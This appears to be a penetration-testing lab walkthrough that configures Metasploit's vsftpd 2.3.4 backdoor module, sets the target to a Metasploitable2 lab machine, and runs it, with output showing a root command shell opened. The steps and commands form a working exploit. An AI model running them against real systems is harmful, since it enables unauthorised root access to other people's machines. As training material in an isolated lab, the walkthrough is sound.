
Task 5: Configuring Metasploit Module

1. View what options are required to be configured in order to use our payload




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
                                       t:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)
```

NOTE: RHOSTS is required. This is the receiving host, in this case our victim machine (metasploitable2 IP address). RPORT is also required, it is currently set to port 21 which is for FTP.

2. Set the RHOSTS to the IP of our victim machine




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
                                       t:port[,type:host:port][...]
   RHOSTS   192.168.1.4      yes       The target host(s), see https://
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)
```

NOTE: We can now see that the RHOSTS current setting has been updated

3. Execute the exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:44463 → 192.168.1.4:6200
) at 2025-02-22 15:17:16 +0000

█
```

NOTE: We are attacking the IP address and specifically port 21. ‘Found shell’ and ‘Command shell session 1 opened’ indicates that we have successfully exploited the victim machine.

Conclusion:

- ‘show options’ will display the current configurations
- ‘set’ command is used to change these options
- Some option fields are required and some are optional
- RHOST = Victim Machine (Receiving host)
- RPORT = The port we are attacking with this module